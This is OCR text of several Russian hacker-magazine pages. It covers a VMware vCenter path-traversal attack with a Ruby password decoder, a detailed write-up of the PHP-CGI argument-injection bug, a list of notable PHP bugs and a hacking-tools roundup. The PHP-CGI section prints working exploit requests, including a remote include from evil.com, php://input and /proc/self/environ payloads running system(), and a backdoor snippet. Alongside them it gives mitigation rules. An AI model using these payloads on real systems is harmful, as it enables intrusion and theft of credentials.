Слайд Клаудио с конференции Black Hat ;-)



Попытка найти свое счастье...

VASTO VS VCENTER



VASTO — набор плагинов Metasploit для пентеста VMware. Наиболее интересные и актуальные функциональные модули:

- **vmaware_login** — брутфорс паролей для учетной записи. Обычно логин, либо root, либо wmware (зависит от того, что брутфорсим).
- **vmware_session_rider** — прокси-сервер для vSphere, позволяющий на лету подменять значения SESSION_ID в трафике.
- **vmware_version** — грамотно детектит версию VMware по баннерам и отпечаткам.
- **vmware_vilurker** — модуль, позволяющий в случае MITM модифицировать трафик от сервера к клиенту, внедрив путь к обновлению клиента на СВОЙ файл. В результате клиент дернет этот файл себе и запустит его.

```
http://target:9084/vci/download/.\..\..\..\..\..\..\..\..\
Program Files\VMware\Infrastructure\Orchestrator\
app-server\server\vmo\conf\plugins\VC.xml
```

Пароль был все-таки чем-то зашифрован. Однако, судя по формату закодированной строки, это шифрование обратимо. Более того, похожие пароли выглядят в зашифрованном виде очень похоже.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<virtual-infrastructure-hosts>
<virtual-infrastructure-host
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:type="VirtualCenterHost">
<enabled>true</enabled>
<url>https://new-virtual-center-host:443/sdk</url>
<administrator-username>vmware</administrator-username>
<administrator-password>000a506275767b74786b383a4a60be76786
4740329d5fcf324ec7fc98b1e0aaeef </administrator-password>
<pattern>%u</pattern>
</virtual-infrastructure-host>
</virtual-infrastructure-hosts>
```

Еще интересный файл — C:\Program Files\VMware\Infrastructure\Orchestrator\app-server\server\vmo\conf\vmo.propirties. Тут таким же способом закодирован пароль от СУБД. Осталось разобрать суть метода кодирования и понять, верна наша догадка или нет. Тут в дело вступает мой друг и коллега, а по совместительству еще и игрок CTF-команды LeetMore — Александр Миноженко. Для него такие задачки как два пальца... :) С одного взгляда он определил, что первые два байта описывают длину всего пароля, а далее идет кодированное представление. Саша просто декомпилировал Java-класс «Оркестратора», отвечающий за сохранение пароля, и разобрал алгоритм кодирования. Суть проста: берем длину пароля, затем кодируем в хекс каждый байт пароля, добавляя к нему номер позиции байта (начиная с нуля). Таким образом, закодированный «Password01.» выглядит как:

```
000a506275767b74786b383a4a60be767
864740329d5fcf324ec7fc98b1e0aaeef
```

Саша написал декодер (на Руби):

```
# Закодированная строка
pass = "000a506275767b74786b383a4a60be767
        864740329d5fcf324ec7fc98b1e0aaeef"
# Считаем длину
len = (pass[0..2]).to_i # Первые три символа — длина пароля
enc_pass = pass[3..-1].scan(/.{2}/)
  # Разбиваем hex-строку на байты
dec_pass = (0...len).collect do |i|
  byte = enc_pass[i].to_i(16) # Переводим hex в целое число
  byte -= i # Вычитаем позицию байта и получаем
            # раскодированное значение
  byte.chr
end

# Результат — чистый пароль: "Password01."
puts "Password: # {dec_pass.join()}"
```

Таким образом, атака сводится к использованию нашего 0-дэя для чтения файла и второго — для раскодирования паролей из считанных файлов. И опять получаем полный доступ к vCenter. За несколько секунд, ведь уже готов соответствующий модуль для Metasploit.

ФИНАЛ

Как видишь, 0-дэи бывают простыми, но очень опасными. Конечно, провести атаку было бы намного сложнее, если бы администраторы фильтровали доступ с помощью файрвола, ограничив доступ к административным портам. Но до этого додумываются далеко не всегда. Защита виртуальной инфраструктуры — дело не одной минуты.

На этом все, не болейте! ⌶

```
▸ <tr>…</tr>
▸ <tr>…</tr>
▾ <tr>
  ▸ <td class="tdLabel">…</td>
  ▾ <td>
      <input type="password" name="passwordField" value="secret_password" id=
      "SaveConfiguration_passwordField">
    </td>
  </tr>
▸ <tr>…</tr>
▸ <tr>…</tr>
```

Админская учетка от vCenter наша!


VMware Virtual Infrastructure
Secure channel
Path:
User name:
Password:

Настройки доступа к vCenter

ГОЛОСУЙ ЗА СВОЮ ЛЮБИМУЮ МАШИНУ!

BEST CARS*

2013



** Международное голосование за лучшие автомобили 2013 в конкурсе BEST CARS.*

Мы за честные выборы!

ТОЛЬКО ДЛЯ ЧИТАТЕЛЕЙ ЖУРНАЛА

СЛЕДИ ЗА АНОНСАМИ




Raz0r (raz0r.name)



СТАРАЯ ПЕСНЯ О ГЛАВНОМ

МЕГАУЯЗВИМОСТЬ В PHP-CGI

На сегодняшний день, несмотря на укрепление позиций своих конкурентов, PHP остается самым популярным языком для разработки веб-приложений. Вместе с тем старый добрый PHP продолжает пользоваться популярностью у взломщиков. Причем если раньше под их прицел попадали уязвимые PHP-скрипты, то сейчас все чаще — баги самого интерпретатора.



Возможность выполнения кода первые часы была на сайте крупного хостера

ОБРАТНАЯ СТОРОНА PHP

За последние несколько месяцев сообщения о все новых уязвимостях в PHP перестали вызывать удивление, а некоторые багрепорты иначе как курьезными не назовешь. Одна из последних уязвимостей является, пожалуй, самой серьезной в истории PHP, так как позволяет выполнить код на любом сервере, где PHP настроен для работы по интерфейсу CGI. Давай разберемся, откуда растут ноги этого бага и каким образом мы можем им воспользоваться.

КАК ЭТО БЫЛО

В январе 2012 года голландская команда Eindbazen принимала участие в Nullcon CTF, очередном для себя capture-the-flag-соревновании. В ходе решения одной из задач парни случайно обнаружили странную уязвимость в PHP, благодаря которой впоследствии и выиграли, изменив результаты общего зачета. Выяснилось, что организаторы Nullcon такой уязвимости не задумывали, — это был 0-day-баг в PHP. Через несколько дней Eindbazen отправили разработчикам PHP сообщение об уязвимости вместе с рекомендуемым патчем. Казалось бы, бери — не хочу. Однако в PHP решили пойти по своему пути и были впоследствии за это наказаны.

С момента сообщения об уязвимости прошло три месяца, а патча все не было. И вот в один прекрасный день на сайте reddit.com появилась ссылка на внутренний тикет баг-трекера PHP, по непонятным причинам оказавшийся в публичном доступе. В нем обсуждался один из векторов атаки, который позволял просматривать исходный код любого PHP-скрипта, работающего через CGI. Eindbazen ничего не оставалось, как опубликовать информацию об уязвимости, так и не дождавшись выхода патча. Причем в их сообщении также говорилось о том, что баг позволял не только просматривать исходники скриптов, но и выполнять произвольный PHP-код. Хотя Eindbazen не опубликовали готовый вектор для выполнения кода, каждый, кто внимательно прочитал advisory, мог легко догадаться, что для этого требовалось.

АНАТОМИЯ УЯЗВИМОСТИ

Прежде чем начать разбор уязвимости, необходимо сказать пару слов о работе PHP через CGI. Вообще существует несколько способов подключения PHP к веб-серверу Apache. Самый популярный метод реализуется с помощью модуля mod_php, который позволяет

```
if($backdoored > 0)
{
        echo chr(10)."[$backdoored] BACKDOOR_INSTALLED".chr(10);

        $htaccess = getcwd() . "/.htaccess";
        $htaccess_body = @file_get_contents($htaccess);

        $fp = fopen(".htaccess", "w+");
        if($fp)
        {
                fwrite($fp,

                '<IfModule mod_rewrite.c>'.chr(10).
                'RewriteEngine On'.chr(10).
                'RewriteCond %{QUERY_STRING} ^(%2d|-)[^=]+$ [NC]'.chr(10).
                'RewriteRule ^(.*) $1? [L]'.chr(10).
                '</IfModule>'.

                str_repeat(chr(10), 3).
                $htaccess_body
                );

                fclose($fp);
        }
        else
        {
                echo ".htaccess bugfix error!" . chr(10);
        }
}
```

Умный бэкдор фиксит уязвимость, размещая .htaccess

PHP и Apache взаимодействовать друг с другом в рамках одного процесса. Другой способ осуществляется посредством CGI (Common Gateway Interface). CGI — это порядком устаревший интерфейс, используемый для связи внешней программы с веб-сервером, причем такая программа может быть написана на любом языке. В режиме CGI для каждого запроса веб-сервер запускает отдельный процесс, что весьма негативно отражается на производительности. Именно поэтому на большинстве серверов с Apache используются более производительные варианты: mod_php или FastCGI.

Итак, для работы Apache и PHP в режиме CGI необходимо использовать следующие параметры конфигурации веб-сервера:

```
Options +ExecCGI
AddHandler cgi-script .php
Action cgi-script /path/to/php-cgi
```

Такая конфигурация Apache определяет, что для обработки запроса пользователя веб-сервер выполнит программу, путь до которой указан в директиве mod_action. Причем аргументы для запуска приложения генерируются самим веб-сервером. Один из наиболее важных аргументов — значение переменной окружения SCRIPT_FILENAME, в которой отражается полный путь до скрипта, к которому обратился пользователь. Если юзер передал какие-либо аргументы для скрипта в своем запросе, то они передаются через стандартное устройство ввода stdin. Вывод же данных по результату выполнения операции, как ты, наверное, уже догадался, происходит в стандартное устройство вывода stdout. Если абстрагироваться, то получается, что наш браузер напрямую передает данные в stdin бинарного приложения на удаленном сервере.

Суть огромного количества уязвимостей заключается в некорректной обработке системой данных, полученных от пользователя. А в случае с CGI за обработку данных, поступающих в stdin, отвечает сам веб-сервер. Но как именно он обрабатывает данные, поступающие от пользователя? Настало время обратиться к документации и понять, каким же все-таки образом преобразуются данные на пути от строки в браузере до попадания в устройство ввода stdin.

Согласно спецификации CGI RFC, если строка запроса, то есть данные после знака «?» в URI-адресе, не содержит неэкранированный символ «=», то веб-сервер должен считать такой запрос поисковым, разбивать строку запроса на символ «+» (экранированный пробел) и отправлять полученные ключевые слова через stdin CGI-обработчику. Apache все делает в точности, как описано в RFC: здесь его не в чем упрекнуть. А какие именно данные ждет на вход обработчик PHP-CGI? Интересный вопрос.

В 2004 году не кто иной, как Расмус Лердорф, он же отец-основатель PHP, предложил убрать из исходников CGI-обработчика следующий код:

```
if (getenv("SERVER_SOFTWARE")
    || getenv("SERVER_NAME")
    || getenv("GATEWAY_INTERFACE")
    || getenv("REQUEST_METHOD")) {
    cgi = 1;
}


if(!cgi) getopt(...)
```

Эти условия якобы мешали ему тестировать интерпретатор. На просьбу к разработчикам напомнить, зачем вообще этот код нужен, видимо, никто не откликнулся, после чего данный код был убран. Кроме того, никто не вспомнил, что разработчиками веб-сервера не было реализовано экранирование символа «-» перед передачей параметров в CGI-бинарник. Возможно, это бы прояснило суть присутствующих проверок, а именно то, что удаленный из исходников код представлял собой защиту против подобного поведения веб-сервера: в режиме CGI PHP он попросту не парсил stdin-параметры, предварительно определив свой режим запуска и осуществляя соответствующую проверку на наличие в переменных окружения значений, характерных для окружения веб-сервера.

Стандартная функция языка Си getopt(), используемая в данном коде, разбирает аргументы командной строки. Ее аргументы argc и argv являются счетчиком и массивом аргументов, которые передаются функции main() при запуске программы. Элемент argv, начинающийся с «-» (и не являющийся «-» или «--»), считается опцией. Отсутствие экранирования символа «-» в результате обработки запроса веб-сервером и заглушки при обработке потока с STDIN обработчиком CGI, приводит к возможности запустить обработчик с какой-либо поддерживаемой им опцией.

«Баг апача», — скажешь ты, но будешь неправ, так как на самом деле это фича. Все эти восемь лет любой сервер с PHP-CGI мог быть легко взломан с использованием лишь адресной строки браузера.

Просмотр данных для подключения к БД



Фейсбук с помощью фейковой уязвимости ищет таланты

Все же удивительно, что информация об уязвимости появилась спустя столько времени.

ЭКСПЛОЙТЫ

Итак, уязвимость позволяет передать в php-cgi любые параметры, а их у него много, например:

- **s** — показывает исходный код скрипта;
- **n** — отключает использование директив из php.ini;
- **T <n>** — запускает скрипт n количество раз;
- **d foo[=bar]** — устанавливает или перезаписывает значения директив из php.ini.

Необходимо также сказать о параметре -r — он позволяет выполнять PHP-код напрямую, однако разработчики ограничили использование данной возможности в CGI-версии интерпретатора. Впрочем, это никак не мешает выполнению произвольного кода, так как существует другой способ. Но начнем, пожалуй, с более «безобидного» вектора.

BLACKBOX? NOPE!

Речь идет о показе исходного кода скрипта. Для этого достаточно сделать запрос вида http://site.com/index.php?-s, и PHP без боя выдаст все твои секреты, любезно сделав подсветку синтаксиса. Именно этот вектор стал самым массовым, так как позволял легко определить наличие уязвимости. Когда появились сообщения об этом баге, первым делом я отправился проверять его на своем блоге. И, как ни странно, он прекрасно работал, причем на любом сайте моего хостера. В течение суток можно было, скажем, легко получить данные для подключения к базе данных не говоря уже о выполнении кода.

RCE СОБСТВЕННОЙ ПЕРСОНОЙ

Итак, каким образом можно выполнить код, если параметр -r недоступен? Все просто, ведь у нас есть возможность устанавливать значения любых директив конфигурации PHP, включая auto_prepend_file и auto_append_file, которые позволяют автоматически подключать указанный файл при выполнении любого скрипта. Чтобы подключить PHP-сценарий, расположенный на нашем сервере, необходимо также установить значение On для директивы allow_url_include, которая на большинстве серверов отключена по умолчанию, тем самым запрещая подключение внешних скриптов по URL. И наконец, чтобы нам не мешали подводные камни вроде Suhosin patch, призванные усилить защиту PHP, используем флаг '-n'. В этом случае PHP будет работать с дефолтными настройками php.ini, а значит, не загрузит нежелательные для нас расширения. В итоге конечный вектор будет выглядеть следующим образом:

```
http://site.com/index.php?-n+-dallow_url_include%3DOn+-
dauto_prepend_file%3Dhttp://evil.com/code.txt
```

Еще более удобный способ заключается в использовании внутреннего потока php://input, позволяющего получить доступ к необработанным POST-данным. Используя все ту же директиву auto_prepend_file вкупе с php://input, можно выполнять код без обращения к внешним ресурсам. Для этого POST-запрос должен иметь следующий вид:

```
POST /index.php?-n+-dallow_url_include%3DOn+-
dauto_prepend_file%3Dphp%3a%2f%2finput HTTP/1.1
Host: site.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Connection: close

<?php system("uname -a"); ?>
```

НЕ ИНПУТОМ ЕДИНЫМ

Последний вектор атаки основывается на все том же способе с автоматическим подключением сценария, однако вместо использования потоков ввода/вывода производится инжект кода в /proc/self/environ. Данный файл, вернее символическая ссылка, являясь частью виртуальной файловой системы ProcFS, содержит значения переменных окружения текущего процесса. Это как раз то, что нужно: ведь в режиме CGI для каждого HTTP-запроса создается отдельный процесс. ProcFS можно встретить в любой *nix-системе, за исключением FreeBSD, тем не менее доступ на чтение /proc/self/environ есть не всегда. При его наличии для успешного вы-

PHP-CGI В ЦИФРАХ

234 076 попыток взлома через баг в PHP-CGI было зафиксировано в течение двух суток после появления первых сообщений об уязвимости Apache-модулем mod_security, установленным на хостинге DreamHost.



Стефан Эссер в своем твиттере глумится над патчем

WWW

- bit.ly/IwDW8y — адвизори от команды Eindbazen;
- bit.ly/JuwsOR — внутренний тикет о баге в PHP-CGI, оказавшийся в паблике;
- bit.ly/goqH0F — CGI RFC;
- bit.ly/KsYavW — то самое злосчастное сообщение Расмуса Лердорфа 2004 года.

INFO

Технология FastCGI, основанная на CGI, вместо стандартных устройств ввода/вывода stdin и stdout для взаимодействия с веб-сервером использует UNIX-сокеты или протокол TCP/IP. Именно по этой причине FastCGI уязвимости не подвержен.

полнения кода достаточно подключить /proc/self/environ через auto_prepend_file и поместить злой код, например в User-Agent:

```
GET /index.php?-n+-dallow_url_include%3DOn+-
dauto_prepend_file%3D%2fproc%2fself%2fenviron HTTP/1.1
Host: site.com
User-Agent: <?php system("id"); ?>
Connection: close
```

ПАТЧЕННЫЙ ПАТЧ

Действия разработчиков PHP по ходу всей этой истории выглядят довольно странно и отчасти комично. Мало того что им не хватило трех месяцев для устранения бага, автором которого по иронии судьбы стал сам основатель языка, так еще они умудрились выпустить бажный патч, который можно было легко обойти, слегка видоизменив запрос. Первоначальный патч содержал следующие строки:

```
if(*decoded_query_string == '-' &&
  strchr(decoded_query_string, '=') == NULL) {
    skip_getopt = 1;
}
```

Данный код проверяет строку запроса: если первый символ является дефисом и отсутствует «=», то PHP не будет парсить параметры в режиме CGI. Однако обрати внимание, что проверяется уже раскодированная строка запроса. Это значит, что возможен обход патча, если в запросе присутствует символ «=» в URL-кодировке (%3d). Иначе говоря, патч никак не повлиял на вектор для выполнения кода, поскольку там и так присутствует %3d, а для просмотра исходного кода потребовалось немного изменить запрос: /?-s+%3d.

Во второй версии патча decoded_query_string заменили на query_string, однако и эта попытка оказалась неудачной, так как был обнаружен еще один недочет. Дело в том, что на некоторых серверах используется неправильная обертка для запуска php-cgi. Например, хостер DreamHost, на котором был организован тот самый Nullcon CTF, как раз такую обертку и использовал:

```
#!/bin/sh
exec /dh/cgi-system/php5.cgi $*
```

Ошибка здесь в том, что параметры в php5.cgi передаются с помощью $* без двойных кавычек, то есть если первым символом строки запроса вместо дефиса будет пробел, то патч снова окажется неэффективным. Таким образом, при использовании неправильного промежуточного sh-скрипта для передачи параметров в php-cgi патч окажется бессильным перед запросом вида /?+-s.

В итоге PHP так и не представили нормального решения проблемы. Самый простой способ полностью залатать дыру — использовать .htaccess со следующими правилами:

```
RewriteEngine on
RewriteCond %{QUERY_STRING} ^[^=]*$
RewriteCond %{QUERY_STRING} %2d|\- [NC]
RewriteRule .? - [F,L]
```


Данный набор правил реализует логику: «если в строке запроса отсутствует символ «=», но есть дефис, то веб-сервер должен вернуть ошибку с кодом 403 (Forbidden)».

ЗАКЛЮЧЕНИЕ

Несомненно, за последние несколько лет PHP претерпел существенные изменения, вырос в один из самых мощных языков для создания веб-приложений. Однако последние уязвимости делают очевидным, что безопасность интерпретатора так и осталась на прежнем уровне, и баг в PHP-CGI идеальное тому подтверждение. Если разработчики будут продолжать в том же духе, не исключено, что в скором времени нас ждут еще более серьезные уязвимости. ⌶

ТОП-5 САМЫХ НАШУМЕВШИХ БАГОВ В PHP

УЯЗВИМОСТЬ ПРИ ЗАГРУЗКЕ ФАЙЛОВ



Адвизори: bit.ly/MBmqSZ
Уязвимая версия: PHP < 4.3.8, PHP < 5.0.1
Автор: Стефано ди Паола, 2004 год

Уязвимость позволяла загружать файлы с произвольным расширением в любые директории, если в имени загружаемого файла присутствовал символ «_». Баг не получил широкого распространения, так как вовремя был выпущен патч.

УЯЗВИМОСТЬ «ZEND_HASH_DEL_KEY_OR_INDEX»



Адвизори: bit.ly/doi4UA
Уязвимая версия: PHP < 4.4.3, PHP < 5.1.3
Автор: Стефан Эссер, 2006 год

Печально известная ZHDKOI-уязвимость в свое время затронула такие продукты, как Joomla, phpBB, Wordpress и vBulletin. Ошибка заключалась в неправильной проверке ключей хеш-таблицы, содержащей указатели на значения переменных. Благодаря багу можно было сохранить переменные в локальном пространстве имен, несмотря на вызов unset(). При передаче во входящих данных предварительно вычисленного хеша от имени нужного GPC-параметра можно было обойти unset(), что в итоге нередко приводило к локальным/удаленным инклудам.

УЯЗВИМОСТЬ В PHP-ФУНКЦИЯХ ДЛЯ РАБОТЫ С ФАЙЛОВОЙ СИСТЕМОЙ



Адвизори: bit.ly/3zpJMN
Уязвимая версия: PHP < 5.3
Авторы: команда USH, 2009 год

После обнародования информации о данной уязвимости сеть захлестнула волна LFI- и RFI-атак. Благодаря этому багу при проведении инклудов появилась возможность избавиться от null-байта. Напомню, что при включенной директиве magic_quotes_gpc null-байт экранируется, что затрудняет реализацию LFI-RFI-атак. Цель использования «ядовитого» байта — отбросить расширение; с помощью нового способа этого можно было добиться с помощью последовательности слешей и точек, длина которой выходила за пределы значения MAXPATHLEN.

УЯЗВИМОСТЬ ПРИ СЕРИАЛИЗАЦИИ ДАННЫХ СЕССИЙ



Адвизори: bit.ly/KOzjVr
Уязвимая версия: PHP < 5.2.14, PHP < 5.3.3
Автор: Стефан Эссер, 2010 год

В механизме сериализации сессий присутствовала ошибка, из-за которой было возможно внедрение в сессию произвольных сериализованных данных. Иными словами, уязвимость позволяла передать в unserialize() любые данные, что, в свою очередь, могло привести к вызову произвольного метода ранее инициализированного класса. Например, если веб-приложение работало на Zend Framework и неправильно обрабатывало входящие данные перед их использованием в _SESSION, то благодаря уязвимости можно было выполнить произвольный PHP-код через один из методов ZF.

ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА



Адвизори: bit.ly/LbpQqH
Уязвимая версия: PHP 5.3.9
Автор: Стефан Эссер, 2012 год


Начиная с версии 5.3.9 в PHP появился новый параметр конфигурации — max_input_vars, цель которого — ограничить количество входящих параметров и тем самым защитить PHP от Hash Collision DoS, отказа в обслуживании путем передачи большого количества GPC-параметров. Однако в коде была допущена ошибка, что позволяло выполнить произвольный код на целевой системе путем создания фейковой хеш-таблицы. Для этого требовалось отправить запрос, в котором количество параметров равнялось max_input_vars (по умолчанию 1000).

Дмитрий «D1g1» Евдокимов, Digital Security (twitter.com/evdokimovds)



X-Tools

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ




Автор: Wayne Huang
URL: www.drivesploit.org
Система: *nix/win



DRIVE-BY DOWNLOAD АТАКА СВОИМИ РУКАМИ

Drivesploit был впервые представлен на хакерской конференции Black Hat USA 2010, а затем и на DEF CON 18. Он представляет собой расширение для metasploit-фреймворка, предназначенное для реализации drive-by download атаки. На всякий случай напомним, что drive-by download сплоиты — то самое зло, которое хакеры обычно встраивают в html-страницу с помощью iframe, и при этом от жертвы, посещающей такой сайт, не требуется никаких телодвижений — достаточно всего лишь непропатченного софта. Примером такой атаки может служить атака под названием Aurora, которая использовала 0-day в IE (CVE-2010-0249). Для работы именно с такими эксплойтами, найденными в дикой природе, и предназначен данный проект. Немного потрудившись, можно сделать и свой собственный exploit-pack на основе имеющихся и добавленных в Metasploit эксплойтов. Благодаря самому фреймворку в Metasploit добавляется несколько полезных команд для обфускации боевой нагрузки и проведения таргетированной атаки на конкретный браузер.

Подробнее об этом фреймворке можно узнать из презентации «Drivesploit: Circumventing Automated and Manual Detection of Browser Exploits» (slidesha.re/a0zpH8). Также хочется отметить, что к проекту приложил руку и наш соотечественник — известный хакер Федор Ярочкин.



Автор: Julien Tinnes
URL: metasm.cr0.org
Система: *nix/win




ШВЕЙЦАРСКИЙ НОЖ НА RUBY ДЛЯ РЕВЕРСЕРОВ

METASM — это кроссархитектурный ассемблер, дизассемблер, компилятор, линкер и отладчик в одном флаконе! Проект уже давно заслужил уважение в хакерском сообществе и часто появляется на хакерских конференциях (SSTIC, hack.lu, HITB, REcon). Весь проект написан на чистом Ruby. На данный момент поддерживаются следующие архитектуры: Intel IA32 (16/32/64 bits), MIPS и PPC.
В разработке: ARM, Cell и SPARC.

Но самая вкусная его особенность: METASM разработан так, что позволяет максимально просто добавлять новые архитектуры, и при желании его возможности всегда можно расширить. Также проект поддерживает множество форматов файлов:

- Raw (для шелл-кодов);
- MZ, PE/COFF (32 и 64 bits);
- ELF (32 и 64 bits);
- Mach-O (не полностью);
- UniversalBinary;
- и другие (a.out, xcoff, nds).

Из особенностей можно выделить: манипуляцию работающими процессами, автоматический backtracking в дизассемблере, linux/windows/remote отладочный API-интерфейс, компилятор/декомпилятор C, совместимый с GDB-сервером отладчик.



Автор: Cong Zheng, Ryan W Smith
URL: code.google.com/p/apkinspector
Система: *nix

3

ANDROID-ПРИЛОЖЕНИЕ НА БЛЮДЕЧКЕ

APKinspector — удобный инструмент для анализа apk-файлов. С его помощью можно проанализировать и отреверсить любой исполнимый файл под Android. Основная фишка этого проекта — графический уровень абстракции, которому обычно уделяют минимум внимания в проектах такого типа. Проект представляет собой мощный анализатор для исследования вредоносного ПО и анализа защищенности приложений для платформы Android. APKinspector в наглядной форме отображает:

- граф передачи управления (CFG);
- Dalvik-код;
- байт-код;
- smali-код;
- Java-код;
- граф вызовов функций;
- права приложения;
- AndroidManifest.xml.

Особенности приложения:

- представление потока управления в виде графа;
- связь между графом и исходным кодом;
- список методов;
- список строк;
- поток данных в данную точку / из данной точки;
- возможность переименования функций и перемен.




Автор:
Дмитрий «cr4sh» Олексюк
URL:
code.google.com/p/ioctlfuzzer
Система:
Windows

ИЩЕМ БАГИ В ДРАЙВЕРАХ WINDOWS

IOCTL Fuzzer предназначен для поиска уязвимостей в Windows-драйверах. Программа ставит хук на функцию NtDeviceIoControlFile и начинает контролировать IOCTL-запросы в рамках всей системы. Далее программа изменяет входные параметры IOCTL-запроса с целью нахождения уязвимостей в драйверах. В свежей версии были добавлены следующие нововведения:

- наличие GUI;
- поддержка Windows 7;
- полная поддержка 64-разрядных версий Windows;
- мониторинг исключений;
- режим «честного фаззинга» (отправка IOCTL-запросов из контекста процесса фаззера);
- интеграция с проектом DbgCb;
- разные режимы генерации некорректных данных для фаззинга;
- возможность запуска фаззинга/мониторинга на начальных этапах загрузки операционной системы.



Автор:
Sebastian Porst
URL:
https://github.com/sporst/SWFREtools
Система:
*nix/win



ПРОНИКНОВЕНИЕ ВО FLASH

SWFREtools — набор инструментов для реверсинга Flash-файлов. Программа была представлена на SOURCE Boston 2011 исследователем Sebastian Porst. Инструмент в первую очередь предназначен для специалистов по поиску уязвимостей и включает в себя все необходимое (за исключением фазера) для поиска уязвимостей в обработчиках SWF-файлов:

- Flash Dissector (бинарный просмотрщик SWF-файлов);
- SWF Parser (библиотека для написания собственного парсера);
- Minimizer (автоматический минимизатор крэшей SWF-файлов);
- FP Debugger (динамический трейсер Flash Player);
- StatsGenerator (генератор статистики о SWF-файле).

Если у тебя есть файл, приводящий к падению Flash, то с помощью этого набора не составит никакого труда:

- просмотреть файл, приводящий к падению;
- определить причину падения;
- получить минимальный аварийный файл;
- понять логику, приводящую к падению.

Для корректной работы программы необходимы JHexView, splib и Buggery.



Автор:
Volatile Systems
URL:
https://www.volatilesystems.com/default/volatility
Система:
*nix/win/mac




КОПАЕМСЯ В ДЕБРЯХ RAM

Volatility — это фреймворк с полностью открытым исходным кодом, представляющий собой набор написанных на Python инструментов для извлечения цифровых артефактов из энергозависимой памяти (RAM). Это может быть полезным при расследовании инцидентов, анализе вредоносного программного обеспечения или просто при исследовании работы программ, обрабатывающих критичные данные (например, номера платежных карт). Но с помощью него можно извлечь и более низкоуровневую информацию, такую как:

- запущенные процессы;
- открытые сетевые сокеты;
- открытые сетевые соединения;
- загруженные DLL для каждого процесса;
- открытые файлы для каждого процесса;
- открытые обработчики реестра для каждого процесса;
- адресуемую память;
- модули ядра ОС;
- маппинг физических смещений на виртуальные адреса;
- информацию дескриптора виртуальных адресов.

